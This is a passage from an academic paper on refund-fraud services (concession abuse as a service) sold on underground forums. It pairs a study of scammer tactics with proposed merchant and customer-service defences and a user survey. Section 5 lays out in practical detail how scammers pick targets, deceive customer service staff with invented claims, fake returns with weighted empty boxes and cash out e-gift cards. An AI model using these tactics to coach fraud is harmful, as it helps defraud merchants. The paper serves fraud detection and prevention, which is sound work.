Although we cannot definitively conclude the authenticity of all collected screenshots, we collaborated with two major (undisclosed) US merchants who confirmed several instances of successful scams. For example, one merchant confirmed that a $374.30 order was refunded to someone who claimed the goods were not delivered. The other confirmed that numerous high-value items were refunded, but would not provide specific details. This feedback from merchants, combined with the high level of activity in this scammer's Telegram group, allows us to conclude that CAaaS has a real financial impact on merchants.

4.8 Scammer Overlap

Next, we analyze the actions of CAaaS actors to see if they are involved in other cybercriminal activity (as evidenced by their observable actions on the underground forums in our dataset). As a recap for the analysis approach, we classified underground forum activities into Monetization, Hacking, Scam, and Other. We then further divided Scam into five primary types, based on the FBI Internet Fraud definition [11]. Finally, we label *all* the posts of CAaaS actors by these activities.

Table 5 shows the number and ratio of CAaaS actors in non-scam activities and in non-CAaaS scams. We observe a reasonable proportion of CA scammers involved in non-scam activities, specifically Hacking (12.83%) and Stolen Credential (25.80%). These activities are closely related to CAaaS: For example, CAaaS may require compromised online merchant accounts, so it is likely that CAaaS actors are involved in the stolen credential activity.

However, few CAaaS actors are involved in other types of scams. This may be because concession abuse shares little in common with other scams and requires a different skillset.

5 The Success and Failure of CAaaS

In this section, we study the tricks that CAaaS scammers use to succeed and as well as cases in which they fail. To perform our analysis, we first leveraged the classifier that labels the successful and failed scam experience (§ 4.1) to randomly select 1,000 threads with each respective label. Then, we manually analyzed these threads and aggregated the various tricks and causes of success or failure. We include representative scammer quotes throughout this section.

5.1 Preparing for the Scam

Choosing merchants to target. CAaaS service providers typically prefer large merchants because they have robust customer service departments and are more willing to risk a financial loss in exchange for customer satisfaction. Such merchants are, therefore, more prone to being tricked into providing concessions; one scammer's advice was to *"just refund big companies, not small shops that can't afford the loss."* Moreover, many service providers caution *"DO NOT refund small businesses and individuals (such as on eBay)."*

Choosing accounts. Service providers prefer to carry out their scams using shopping accounts with a long order history and few refund or return claims, because such accounts closely resemble those of loyal customers. Sellers of compromised accounts emphasize these characteristics in their advertisements in underground forums: *"this is a great account to do the Amazon refund with, because it has a such a good history with no disputes or anything."*

Choosing orders. Because refund requests for recent orders appear routine to CSRs, such requests avoid unnecessary scrutiny and scammers, therefore, actively seek compromised accounts with recent orders: *"I'm willing to pay for cracked amazon accounts with good recent orders yo hit me up."* Additionally, high-value orders are less desirable as they may trigger extra investigations. Therefore, many service providers set an order value limit for each merchant (see § 4.2).

5.2 Tricks During Scam Execution

5.2.1 Contact Method

There are three typical ways to contact a CSR: phone, live chat, or e-mail. Scammers prefer phone calls for two reasons: First, a phone call gives a CSR much less time to respond and, thus, decreases the chance that a CSR will sense unusual behavior. Second, speaking enables a service provider to effectively use social engineering to manipulate the conversation, through which the provider can influence a CSR's decision, or even *"lead the CSR into asking the questions the scammer wants."*

5.2.2 Deception Strategies

Expressing pity and urgency. Service providers fabricate stereotypical stories to evoke feelings of pity and urgency to influence CSRs' decisions. For example, a service provider could request a refund for *"an undelivered gift that was for her sick son's birthday."* Such a story attempts to make a CSR sympathetic with the goal of convincing the CSR to approve an immediate refund.

Being polite. CAaaS service providers usually behave politely when interacting with CSRs. They call CSRs by their names, express understanding of the mistakes, and show appreciation for their help: *"Fear or threats are* not *recommended for scamming"*, as a tutorial says *"Be somewhat charismatic and do not have an attitude with the reps."*

Expoliting legal regulations. Service providers may cite legal regulations to avoid returning the merchandise. For example, a CAaaS service provider may complain about a battery leakage in a purchased laptop and state that he cannot return it due to the *49 CFR 173.185* U.S. Lithium Battery Regulation. The service provider might also first agree to return the merchandise, and later state that they cannot do so because the shipping carrier rejected the shipment. If successful, the provider will receive a concession without returning the goods.

Exploiting incomplete communication between CSRs. Some CAaaS service providers call a merchant multiple times and lie to the latter CSR about an agreement with the previous CSR. For example, a scammer states in a tutorial that if they make two calls a few minutes apart, they are usually connected to a different CSR in the second call. They then lie to the second CSR that the previous call was dropped while the first CSR was processing the refund. In this way, they may receive a concession from the second CSR without needing to provide any concrete justification.

5.2.3 Reasons for Requesting a Refund

Package never delivered. Failure of a package to arrive is the most common fictitious claim used by scammers in concession abuse. Scammers usually contact the CSR a few days after the package is actually delivered, because some online merchants, such as Amazon, require the customer to contact 24 hours after delivery to open a claim. During the conversation, they follow the instructions of the CSR to build rapport and trust. For example, CSRs may ask if the scammer can ask their family members and neighbors or check both front and back doors. Scammers respond: *"Yeah, I asked my parents, they didn't see it. But I haven't checked with my neighbors. Can you wait a minute and I can ask them."* Then a few minutes later, they tell the CSRs that the neighbors do not see it.

Empty box. Claiming an empty box is a popular and straightforward pretext to request a concession: *"I opened my package, there was nothing in it but some packaging paper, styrofoam and my invoice."* When CSRs receive such complaints in the absence of other risk factors, they have to issue the concession unless records show that the mailed package is obviously

heavier than an empty box. Therefore, as long as the goods are not significantly bulky, these claims can be effective.

Missing item. Scammers may buy multiple goods in one order and lie that some items are missing. For example, one scammer shared, *"I ordered keyboard and mouse mat, then contacted amazon live chat. Said they were birthday gifts and only received the mouse mat, so I was given a refund for the keyboard."*

Wrong items. A service provider may claim that they were sent the wrong item, which is of similar weight but lesser value compared to the ordered item. If a return is requested, they will mail back a cheaper alternative and keep the actual item, as a scammer says *"I ordered a ralph lauren polo on zalando. Received the item, and returned an old polo and pretend I got the wrong item."*

Broken items. A service provider may claim that they received a broken item. For example, they may deliberately buy a specific item together with liquid goods and claim that the item was damaged due to a leak and cannot be returned: *"I received the box and it was leaking everywhere with this profusely smelling liquid and it looked like some of it had dried. It was doing this when you guys shipped it and I threw it immediately out to make sure my family didn't get hurt by this."*

5.2.4 Dealing with Return Requests

Standard shipping. This is the return policy adopted by most merchants, including Amazon. Per this policy, the merchant issues the concession only after receiving the return. If the targeted merchant uses this policy, the CAaaS service provider will send an empty box back and claim the returned item was stolen in shipment. In fact, many merchants will immediately issue the concession once the warehouse scans the box. Because shipping carriers typically measure the weight and size of the box, criminals often add junk totaling the same weight as the original item. Scammers may also deliberately seal the box poorly to help convince merchants that the box was opened in transit. The preparation of empty return shipments can be outsourced to *Boxing Service Agents*: criminals who specialize in such services.

Cross-shipping. Per this policy, merchants send out replacements once they see that the prepaid shipping label for the return is scanned by the carrier. Criminals adopt similar approaches to standard shipping, and the boxing service is widely used. Because criminals do not need to explain the empty box before receiving the concession, reshipping agents or drops are frequently employed to shield the scammer.

Advance replacement. Some companies have a policy under which they ship replacement products before the return shipping label is scanned, as long as their customers provide valid credit card information. In this case, the scammer will provide a Virtual Credit Card (VCC) purchased from VCC agents. One scammer advised: *"you will need a VCC with a dollar or two on it. Once the company you're SEing has your VCC, they will usually charge you the amount of the item once they ship it out. "*

5.3 Monetization Tactics

Scammers who use compromised accounts prefer refunds via e-gift cards over the original payment method because e-gift cards enable them to cash out. Additionally, if a scammer employs a reselling agent (§ 3.4) to monetize the refund, they would buy goods that can be shipped quickly. For example, the scammer will buy goods sold by (or at least fulfilled by) Amazon and select the fastest shipping option to minimize potential delays. Therefore, even if merchants notice the scam later and flag the e-gift card, scammers will have already spent the balance and monetized the refund.

To improve safety and convenience, many scam initiators leverage Bitcoin shopping websites (such *Purse.io*, which is frequently discussed by scammers in underground forums) to monetize their refunds without wasting time on advertising and sharing profits with individual resellers. Such a strategy work as follows: (1) a user posts a shopping list on the website, along with a discounted price they are willing to pay; (2) if the refund is similar to the cost of the shopping list, and the discounted price is acceptable, then the scam initiator will accept the order; (3) the user sends the discounted amount in Bitcoin to the website, and then the scam initiator starts to purchase the products and make the merchants ship them to the user; and (4) after the package is delivered, the website will release the Bitcoin to the scam initiator. In this way, scam initiators safely exchange their e-gift card balance to Bitcoin.

5.4 Failure Causes

Investigations. The most-discussed failure cases involve investigations by reshipping agents and merchants: (1) Legal reshipping companies that are abused by scammers may verify the receiver's identity and confirm the goods received with suppliers when there is a high volume of packages sent to the same account. Also, such reshipping agents may contact merchants to verify if these goods can be shipped internationally if the reshipping address is not domestic.

(2) Merchants investigate cases of fraud using internal systems and external parties, such as shipping carriers. For example, a merchant could use *"geocode timestamp, information at the point of delivery, and package weight and condition"* to validate if the package is delivered.

Value of goods. High-value goods are more likely to trigger investigations, which is why service providers explicitly list price limits in their advertisements. If the goods are too valuable, a scammer may fail because of an automatic investigation.

Account activity. Unusual activity on the merchant accounts may attract scrutiny and subsequent investigation. Therefore, scammers seek to ensure that such accounts have a clear history of legitimate activity. We observed failures for three main reasons: (1) scammers attempt to use accounts having concession abuse claims, (2) scammers use an account linked to other accounts which were closed for abuse, and (3) account owners notice unusual account activity and report it.

Proof. Insufficient or unconvincing documentation is another key cause of failed scams. There are two types of failures related to proof: (1) scammers cannot provide the requested proof, which may happen if the CSR requests a video or other type of evidence that is difficult to forge (scammers also try to avoid interaction with law enforcement, so they prefer not to provide police reports), and (2) certain forged evidence fails a verification check. For example, scammers may make mistakes when forging documents; also, they may reuse certain types of proof, such as order receipt templates. Moreover, merchants may verify proof with other parties, which could disrupt scammers.

Delivery. Scammers prefer to avoid risks, and some have therefore reported failures if they are asked to reveal their real identities or be seen in-person to receive the goods (i.e., when a signature or local post office pickup is needed).

Returning goods. Although scammers have tricks to avoid returning goods to merchants even though a return is required, they sometimes fail because either their return packages are inspected, or they would be forced to reveal their identities. For example, some merchants may either request that goods be returned to a local store, or they may send someone to pick them up, causing the scam to fail because the goods could then be inspected and the scammers would need to show their faces.

6 CAaaS Mitigation

We understand that merchants deploy numerous operational protocols to mitigate scams (e.g., issuing a refund only after receiving the returned goods and launching investigations when needed). However, concession abuse scammers seek to discover loopholes in these mitigations and work to bypass them. For example, Amazon was scammed out of €300,000 by a single person [14] who returned dirt multiple times; the scam likely succeeded due to the lack of inspection of returned goods or detection of compromised accounts, despite the fact that Amazon issues refunds only after receiving the returned goods.

6.1 Analysis Approach

We synthesize key merchant and ecosystem weaknesses that scammers abuse and propose possible mitigation solutions that address these weaknesses. We define criteria that determine the suitability of each mitigation, though we cannot effectively evaluate suitability without merchant data. We divide mitigations into thee different areas: Account Abuse Detection Principles (AADP), CSR Operational Protocols (CSR-OP), and Merchant Operational Protocols (MER-OP).

We then interviewed two large merchants to discuss the proposed mitigations. Although they confirmed to suffer from concession abuse scams, one merchant voiced concerns about *"an easy customer experience for legitimate customers."* Therefore, we also conducted a survey to more thoroughly evaluate defense solutions that could affect a customer's shopping experience. Our survey consisted of two general sections and six scenario-based sections that aimed to gauge user attitudes toward such mitigations in practice. Although participants' attitudes in the survey and real-world behavior or preferences might differ, the results can still reveal their concerns and comfort levels with the proposed mitigations.

Table 6: Overview of participants' attitudes toward our security protocols.

Security Protocol	Non-negative Attitude	Willingness to Continue Shopping
Investigation | CRS-OP (2)	93.2%	90.2%
Providing Proof | CRS-OP (3)	75.4%	68.6%
ID Verification | CRS-OP (5)	94.9%	93.6%
Local Return | MER-OP (3)	80.1%	86.0%
Separate Shipping | MER-OP (4)	94.5%	93.6%
PIN for E-gift Card | MER-OP (5)	92.8%	92.4%
Secondary Contact | MER-OP (6)	86.9%	87.7%

Table 6 shows an overview of the participants' attitudes towards our security protocols. The "Non-negative Attitude" column shows the percentage of participants who neither *mind* nor *strongly mind* the security protocol. Both studies (merchant interviews and user surveys) received approval from our IRB.

6.2 Account Abuse Detection Principles

Because criminals commonly leverage CAaaS to profit from compromised accounts, proactively detecting compromised accounts can prevent concession abuse at an early stage, potentially well before merchants are contacted by scammers. Furthermore, identifying accounts being accessed by scammers can help mitigate the damage caused by CAaaS.

Although general account fraud protection systems have been developed [7], such systems may not effectively prevent concession abuse on their own.

Therefore, we propose additional Account Abuse Detection Principles (AADP) to enhance such systems to protect against concession abuse scams.

AADP (1): Compromised account alerts. Scams involving compromised accounts may fail if the actual owner of the account is notified in a timely manner. Therefore, proactive monitoring and securing accounts sold in underground communities or in known data breaches can help prevent subsequent fraud [43].

AADP (2): Account history. Per our failure case analysis (Section 5.4), the use of accounts with abnormal historical activity is one of the primary reasons that a scam attempt might fail. Hence, the frequency of refund requests, especially for non-returnable claims, the dates of recent requests, and the number of attempts to refund the same order can determine the riskiness of an individual account. Moreover, if a compromised account is used in a scam, then it is difficult for attackers to ensure that the account has a very recent order (e.g., there is an average 7-day delay between credentials being phished and appearing in dumps [32]), so the date of the placed order can be a notable risk factor.

AADP (3): Account age. When unable to obtain compromised accounts, scammers may use newly created accounts to avoid placing their main accounts at risk while defrauding merchants. Therefore, a concession request from a new account with a short order history should be considered for investigation.

Furthermore, if a fresh account is linked to an account closed due to a scam, merchants should flag this new account and treat its concession claims as suspicious because they are likely tied to the same attacker.

AADP (4): Customer authentication. Our analysis of chat logs in underground forums suggests that most answers to CSRs' questions can be found in the corresponding account profiles, such as verifying the customer's address. Therefore, technical authentication schemes can be used to mitigate attackers' use of compromised accounts, such as two-factor authentication for accessing account profile data or comparing the IP address and location of the user accessing the data with those of the accountholder.

AADP (5): E-gift card abuse detection. Detecting e-gift card abuse is another approach for finding compromised accounts that are being monetized via CAaaS. For example, if the time between the refund deposit into the e-gift card and the spending of the balance is short, and the purchased goods are shipped to a new address (especially to a known reshipping agent), then it is more likely that the account has been exploited by scammers.

6.3 CSR Operational Protocol

Deceiving CSRs into believing the pretexts is an essential step to successfully defrauding the merchant through concession abuse. To protect CSRs and mitigate such scams, we propose additional CSR Operational Protocols (CSR-OP). Implementing some protocols (CSR-OP 2, 3, and 5) may influence customers' shopping experience, so we surveyed users and show their feedback in Table 6.

CSR-OP (1): Maintain clear customer service logs. Maintaining clear and complete customer service logs will help representatives better understand each request and more effectively synthesize any relevant historical context. In particular, the log should include any prior decisions made by other CSRs to avoid attackers' exploitation of gaps in information between CSRs, as discussed in Section 5.2.2.

CSR-OP (2): Investigations for high-value goods. CSRs should initiate investigations when customers request a concession without returning goods above a certain value threshold. This will help mitigate the loss of high-value items.

CSR-OP (3): Extra proof when original goods not returned. Merchants should require customers to provide extra proof if they are not going to return the original goods. Because scammers routinely forge proof, merchants should require proof that is difficult to forge, such as a video of the product with a handwritten reference number (which is currently known to be difficult to forge, as discussed in Section 5.4). Additionally, scammers wish to avoid law enforcement involvement, so requesting a police report can stop some scammers using the *"package not delivered"* pretext.

According to our user survey, this protocol had the most negative attitudes because participants think providing extra proof is inconvenient and that their moral character is being questioned. In general, 24.6% of participants either *mind* or *strongly mind* providing proof. However, we notice that if the proof does not require excessive effort, then 25.9% of participants who mind providing proof would still be willing to provide it for valuable goods.

CSR-OP (4): Verification of proof. Merchants need to adequately verify the proof provided by the customer before issuing the requested refund or replacement. To balance the cost of the required information and inconvenience upon potentially innocent customers, merchants can use automatic verification first, which is fast yet might be less precise than a comprehensive manual verification. For example, if a customer provides a police report to claim a refund, then two possible automatic verification processes could be: (1) verifying that the same proof does not already exist in the merchant's database (because scammers often reuse proof shared in underground forums, discussed in Section 5.4), and (2) using image analysis techniques to check if the metadata of the photo matches the customer's profile, such as the city, and whether the photo was edited or otherwise tampered with. If any red flags are raised by the automated system, then a manual analysis could be performed, such as contacting the police station to verify the authenticity of a police report or asking the customer for additional evidence.

CSR-OP (5): Limiting changes to shipping address. CSRs should not change the shipping address for replacement items unless the new address is confirmed by accountholders through two-factor authentication. Verifying the identity of the customer is important because scammers frequently try to send items to reshipping agents or drops.

The primary concern about this protocol is that it is a time-wasting inconvenience. However, most survey participants expressed a willingness to use this protocol to secure their accounts.

6.4 Merchant Operation Protocol

To have comprehensive mitigations, we design a Merchant Operation Protocol (MER-OP) that can be used by merchants to help CSRs avoid being deceived. The MER-OP is designed to apply to general merchant operations, instead of a specific customer or request, as in the case of CSR-OP. We show participants' corresponding attitudes (MER-OP 3, 4, 5, 6) in Table 6.

MER-OP (1): Intelligence support for CSRs. Merchants should provide a dashboard of the caller and accountholder information side-by-side. In the meantime, a risk score indicating possible account abuse should be shown to help CSRs verify the authenticity of the caller. Moreover, CSRs operational protocols and other scam detection tools, such as image analysis tools, should be available in the dashboard. Also, the prior chat records of the same order should be shown to help CSRs have a comprehensive understanding of the claim. Therefore, this protocol also supports our AADP and CSR-OP recommendations.

MER-OP (2): Taking pictures during packaging. Taking pictures of the goods placed in the box during packaging is a straightforward yet effective approach for mitigating malicious

Missing item, *Wrong item*, and *Empty box* refund claims. Such evidence would significantly reduce the believability of such claims compared to what is possible based solely on knowing the weight of the package, as discussed in Section 5.4.

MER-OP (3): Local returns for special items. Merchants can supplement online returns with an offline return policy to avoid return tactics used by scammers for high-value goods. In offline returns (i.e., processed in-person at the merchant's store or with a partner retailer), goods can be directly inspected, and the accountholder's identity can be verified.

19.9% of participants either mind or strongly mind offline returns due to inconvenience (e.g., *"I am in a rural area and would have to drive a long ways."*) Upon deeper analysis, these participants may have misunderstood that they must return goods to merchants' local stores. Customers could bring the goods to a shipping carrier and let the staff there pack them (e.g., one participant said *"I already bring the item to UPS store when I return something, so there's no difference."*). Hence, we believe that the implementation of selective offline returns remains feasible.

MER-OP (4): Separating shipments of high-value goods. Placing high-value goods in separate packages, especially when multiple expensive items are included in a single order, helps defend against tactics such as *Missing items*, *Empty box*, and *Broken items*, as discussed in Section 5.2.3.

Merchants should consider participants' concerns, however, such as wasting packaging materials or increasing overall shipping costs.

MER-OP (5): Extra checks for e-gift card refunds. Merchants should ask customers to use enhanced authentication (e.g., a PIN) for their e-gift card payments to counter scammers' monetization methods discussed in Section 5.3.

Some participants said they would be annoyed if they had to remember more than one password, though most were satisfied with this protocol to secure their gift cards.

MER-OP (6): Securing contact information. Customers' contact information, such as email addresses and phone numbers, should be hidden in the system and differentiated from their publicly disclosed information to ensure accountholders can receive notifications about account activity even if the accounts are breached by attackers. Alternatively, customers could provide a secondary email address or phone number for such notifications, which would be different from the email or username used to log in.

According to the survey, some participants do not want to provide a secondary notification contact because they neither have a secondary email address nor want to share their private email addresses. However, 81.8% of participants had a secondary email address that they could use as a secondary notification contact.

MER-OP (7): Collaboration with payment processors. Merchants should positively engage in any investigations or disputes from third parties, because scammers may attempt to bypass merchants' own anti-fraud systems by filing a fraudulent claim with a payment processor to get their refund or replacement. If ignored, such requests could also damage the merchants' reputation.

6.5 Survey of Customers' Attitudes to Proposed Defenses

To better understand the inconvenience that shoppers might experience from the aforementioned security measures, we surveyed users' attitudes and concerns using Amazon Mechanical Turk (MTurk) [24, 34].

Design. We categorized the defense schemes that involve customers and designed a survey with eight sections. In the first two survey sections, we collect: 1) participants' demographic information, and 2) general security experience related to online shopping. Six sections follow, each corresponding to a scenario with mitigations against concession abuse: 1) investigations and requests for proof following a claim, 2) identity verification for changing the shipping address, 3) local store returns for high-value goods, 4) separate shipments for high-value goods, 5) payment PIN for e-gift cards, and 6) secondary contact information for security notifications. The six scenario-based survey questions can be found in Table 13 in Appendix C. We measured user attitudes on five-point Likert scale ranging from *strongly not mind* (the user approves of the mitigation) to *strongly mind* (the user does not).

Participants. To obtain reliable survey data, we must recruit an appropriate set of participants. To this end, we conducted two pilot surveys: the first pilot was open to any MTurk worker from North America with at least 1,000 approved HITs, or a HIT approval rate higher than 95%, which indicates attentive participation [34]. The second pilot was open to Master Workers from North America (users recognized by Amazon for the reliability of their work) [16].

To analyze the response quality, we compare the participants' attitudes toward our security protocols with their short answers explaining their reasons. We found that Master Workers performed better than workers screened by approved HITs or HIT approval rates because 60% of responses in the first pilot were illogical or appeared rushed. For example, some participants in the first pilot indicated that they strongly minded one protocol while explaining that they did not mind in the short answer. We, therefore, recruited only Master Workers from North America in our main survey and paid $1 for participation.

In total, 247 workers participated in our survey. After removing low-quality responses and duplicate participants, we were left with the 236 responses upon which we based our analysis.

Results. The detailed survey results can be found in Appendix C. Table 9 and Table 10 show the demographics and the general security experience of our participants, respectively. Table 12 summarizes participants' attitudes toward the security protocols. In Table 11, we show representative short answers to highlight participants' key concerns about different scam prevention approaches.

7 Limitations

Because CAaaS is an emerging attack technique and an underground service industry, it is challenging to study. This section discusses these challenges and encourages future researchers to investigate these aspects of the underground economy.

Ground truth from merchants. In our conversations with merchants, we found that they are reluctant to share ground truth data about attacks that they experienced or to closely collaborate on the development and evaluation of preventative mitigations. Thus, we based our study on crawled and leaked data from underground forums, relying on strategies, successes, and failures self-reported by cybercriminals in communications with each other.

Of course, there is no guarantee of the veracity of such information or the real-world effectiveness of our suggested intervention protocols. However, we provide the first look into the supply chain of CAaaS. Additionally, we acknowledge that participants' attitudes in the survey and real-world preferences might differ, which can be further studied in the future.

Ground truth from cybercriminals. Cybercriminals are, understandably, a secretive group, which increases the difficulty in studying their activity. Our forum data is an approximation of the behavior of cybercriminals, and its veracity is impossible to quantify. While we could add additional underground forums to our dataset (anecdotally, recent observation of underground forums revealed an increase in sub-forums dedicated specifically to concession abuse), the data on which we base this paper presents a clear picture of the structure and impact of CAaaS.

We cannot be certain in our estimate of the difficulty of learning how to perform concession abuse scams. Because our time interval analysis is based on scammers' post timestamps, and scammers may not immediately (or always) share their experiences, we can only make estimates of these intervals.

Similarly, without ground truth from retailers, it is impossible to verify the actual financial loss caused by the scam. We hope that as CAaaS continues to impact merchants financially, they will evaluate and implement potential mitigations.

8 Related Work

Underground forum analysis. Underground forums are used as rendezvous locations for cybercriminals who want to exchange information and sell illicit products and services [48]. Our research builds on several techniques used in prior work, including studies of the economics of cybercrime based on criminals' discussions in underground forums [9, 10] and studies that analyze forum user structure and interactions [1, 26]. Motoyama et al. evaluated how inherent distrust among criminals in underground communities affects their mutual interactions [28]. Afroz et al. tried to identify anonymous forum posters by analyzing their writing styles [2]. Also, Zhao et al. proposed an approach for mining evidence in underground forums to expose the social dynamics among adversaries involved in Internet-based attacks [47].

Specific cybercrime services in underground forums were also studied. Hao et al. studied reshipping services, which were found to contribute as much as $1.8 billion to overall reshipping scam revenue [15]. Researchers have analyzed phishing kits and services in underground forums [30, 31, 36, 46] to reveal phishing service costs, operational steps, actors, and reasons for profitability. Karami et al. analyzed DDoS-as-Service in underground forums to show the internal operations, usage patterns, and attack infrastructure [21, 22].

Social engineering. Scammers use social engineering tactics to manipulate victims into sharing confidential information or performing specific actions. Atkins et al. and Ferreira et al. studied the persuasion techniques used in social engineering [3, 12]. By analyzing 74 scenarios, Bullée et al. showed which persuasion principles are most effective for social engineering attacks [8]. Irani et al. studied reverse social engineering attacks that deceived people to visit malicious websites by abusing social networks, without the need for direct contact with victims [18]. Researchers also conducted studies of web-based social engineering attacks that trick users into downloading malicious software [20, 29].

9 Conclusion

In this paper, we identify and describe CAaaS, an emerging scam threat fueled by the underground economy. Through manual and automated analysis of crawled and leaked data from four underground forums, we describe different types of actors involved in CAaaS, the anatomy of the scam and service itself, tricks used to increase the likelihood of success, and the potential victims (as advertised by actual scammers themselves). Our analysis shows that CAaaS impacts numerous online merchants globally and is becoming more prevalent in underground forums. Moreover, given the wealth of resources and services available in these forums, 50% of novices learn how to successfully defraud merchants within 47 days or less.

Additionally, we analyzed attackers' tactics and failure cases to identify potential limitations, and we proposed several defenses—which could be adopted directly by merchants and payment processors—to detect and mitigate instances of this scam. Moreover, we surveyed users to evaluate their attitudes and understand their concerns toward the proposed mitigations.

Acknowledgments

We thank our shepherd, Paul Pearce, and the anonymous reviewers for their helpful suggestions. We also thank the two industry organizations for their valuable insights and collaboration. This work was supported by Institute for Information & Communications Technology Promotion (IITP) grant funded by the Korea government (MSIT) (No. 2017-0-00168, Automatic Deep Malware Analysis Technology for Cyber Threat Intelligence), and by the NSF grant NSF-2000792.

References

[1] S. Afroz, V. Garg, D. McCoy, and R. Greenstadt. Honor among thieves: A common's analysis of cybercrime economies. In *eCrime Researchers Summit (eCRS)*, 2013.

[2] S. Afroz, A. C. Islam, A. Stolerman, R. Greenstadt, and D. McCoy. Doppelgänger finder: Taking stylometry to the underground. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2014.

[3] B. Atkins and W. Huang. A study of social engineering in online frauds. *Open Journal of Social Sciences*, 1(03):23, 2013.

[4] R. Bhalerao, M. Aliapoulios, I. Shumailov, S. Afroz, D. McCoy, K. Levchenko, and V. Paxson. Mapping the underground: Towards automatic discovery of cybercrime supply chains. *arXiv preprint arXiv:1812.00381*, 2018.

[5] H. D. S. Bhd. Identify geographical location by ip address.

[6] S. Bird, E. Klein, and E. Loper. *Natural language processing with Python: analyzing text with the natural language toolkit*. " O'Reilly Media, Inc.", 2009.

[7] M. W. Brown, J. H. McIntyre, M. A. Paolini, J. M. Weaver, and S. L. Winters. Providing account usage fraud protection, Dec. 12 2006. US Patent 7,149,296.

[8] J.-W. H. Bullée, L. Montoya, W. Pieters, M. Junger, and P. Hartel. On the anatomy of social engineering attacks: A literature-based dissection of successful attacks. *Journal of investigative psychology and offender profiling*, 15(1):20–45, 2018.

[9] N. Christin. Traveling the silk road: A measurement analysis of a large anonymous online marketplace. In *Proceedings of the International World Wide Web Conference (WWW)*, 2013.

[10] G. Durrett, J. K. Kummerfeld, T. Berg-Kirkpatrick, R. S. Portnoff, S. Afroz, D. McCoy, K. Levchenko, and V. Paxson. Identifying products in online cybercrime marketplaces: A dataset for fine-grained domain adaptation. *arXiv preprint arXiv:1708.09609*, 2017.

[11] FBI. Internet fraud.

[12] A. Ferreira, L. Coventry, and G. Lenzini. Principles of persuasion in social engineering and their use in phishing. In *International Conference on Human Aspects of Information Security, Privacy, and Trust*, pages 36–47. Springer, 2015.

[13] J. R. Finkel, T. Grenager, and C. Manning. Incorporating non-local information into information extraction systems by gibbs sampling. In *Proceedings of Association for Computational Linguistics (ACL)*, 2005.

[14] I. V. Hagen. 22-year-old allegedly scammed amazon out of $370k with return shipments filled with dirt, Aug. 2019.

[15] S. Hao, K. Borgolte, N. Nikiforakis, G. Stringhini, M. Egele, M. Eubanks, B. Krebs, and G. Vigna. Drops for stuff: An analysis of reshipping mule scams. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2015.

[16] M. Harbach, S. Fahl, and M. Smith. Who's afraid of which bad wolf? a survey of it security risk awareness. In *Proceedings of the IEEE Computer Security Foundations Symposium (CSF)*, 2014.

[17] A. Hutchings and T. J. Holt. A crime script analysis of the online stolen data market. *British Journal of Criminology*, 2015.

[18] D. Irani, M. Balduzzi, D. Balzarotti, E. Kirda, and C. Pu. Reverse social engineering attacks in online social networks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 55–74. Springer, 2011.

[19] P. A. Jankowski and C.-L. Yen. Return fraud protection system, Jan. 27 2015. US Patent 8,942,990.

[20] M. Junger, L. Montoya, and F.-J. Overink. Priming and warnings are not effective to prevent social engineering attacks. *Computers in human behavior*, 66:75–87, 2017.

[21] M. Karami and D. McCoy. Understanding the emerging threat of ddos-as-a-service. In *Presented as part of the 6th USENIX Workshop on Large-Scale Exploits and Emergent Threats*, 2013.

[22] M. Karami, Y. Park, and D. McCoy. Stress testing the booters: Understanding and undermining the business of ddos services. In *Proceedings of the International World Wide Web Conference (WWW)*, 2016.

[23] B. J. Kwon, J. Mondal, J. Jang, L. Bilge, and T. Dumitraş. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2015.

[24] W. Melicher, B. Ur, S. M. Segreti, S. Komanduri, L. Bauer, N. Christin, and L. F. Cranor. Fast, lean, and accurate: Modeling password guessability using neural networks. In *Proceedings of the USENIX Security Symposium (USENIX)*, 2016.

[25] X. Mi, X. Feng, X. Liao, B. Liu, X. Wang, F. Qian, Z. Li, S. Alrwais, L. Sun, and Y. Liu. Resident evil: Understanding residential ip proxy as a dark service. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[26] A. Modi, Z. Sun, A. Panwar, T. Khairnar, Z. Zhao, A. Doupé, G.-J. Ahn, and P. Black. Towards automated threat intelligence fusion. In *Proceedings of the IEEE International Conference on Collaboration and Internet Computing (CIC)*, 2016.

[27] S. Mori, H. Nishida, and H. Yamada. *Optical character recognition*. John Wiley & Sons, Inc., 1999.

[28] M. Motoyama, D. McCoy, K. Levchenko, S. Savage, and G. M. Voelker. An analysis of underground forums. In *Proceedings of the ACM SIGCOMM Conference on Internet Measurement (IMC)*, 2011.

[29] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad. Towards measuring and mitigating social engineering software download attacks. In *USENIX Security Symposium*, pages 773–789, 2016.

[30] A. Oest. Leveraging scalable data analysis to proactively bolster the anti-phishing ecosystem. *Arizona State University*, 2020.

[31] A. Oest, Y. Safaei, A. Doupé, G.-J. Ahn, B. Wardman, and K. Tyers. Phishfarm: A scalable framework for measuring the effectiveness of evasion techniques against browser phishing blacklists. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[32] A. Oest, P. Zhang, B. Wardman, E. Nunes, J. Burgis, A. Zand, K. Thomas, A. Doupé, and G.-J. Ahn. Sunrise to sunset: Analyzing the end-to-end life cycle and effectiveness of phishing attacks at scale. In *Proceedings of the USENIX Security Symposium (USENIX)*, 2020.

[33] C. Osborne. Nulled.io hacking forum data breach exposes attackers in the shadows, May 2016.

[34] A. C. Plane, E. M. Redmiles, M. L. Mazurek, and M. C. Tschantz. Exploring user perceptions of discrimination in online targeted advertising. In *Proceedings of the USENIX Security Symposium (USENIX)*, 2017.

[35] I. Poese, S. Uhlig, M. A. Kaafar, B. Donnet, and B. Gueye. Ip geolocation databases: Unreliable? *ACM SIGCOMM Computer Communication Review*, 2011.

[36] A. K. Sood and R. J. Enbody. Crimeware-as-a-service: a survey of commoditized crimeware in the underground market. *International Journal of Critical Infrastructure Protection*, 2013.

[37] D. Speights and M. Hilinski. Return fraud and abuse: How to protect profits. *Retailing Issues Letter*, 17(1):1–6, 2005.

[38] G. Stringhini, G. Wang, M. Egele, C. Kruegel, G. Vigna, H. Zheng, and B. Y. Zhao. Follow the green: growth and dynamics in twitter follower markets. In *Proceedings of the ACM SIGCOMM Conference on Internet Measurement (IMC)*, 2013.

[39] A. Sun, E.-P. Lim, and Y. Liu. On strategies for imbalanced text classification using svm: A comparative study. *Decision Support Systems*, 2009.

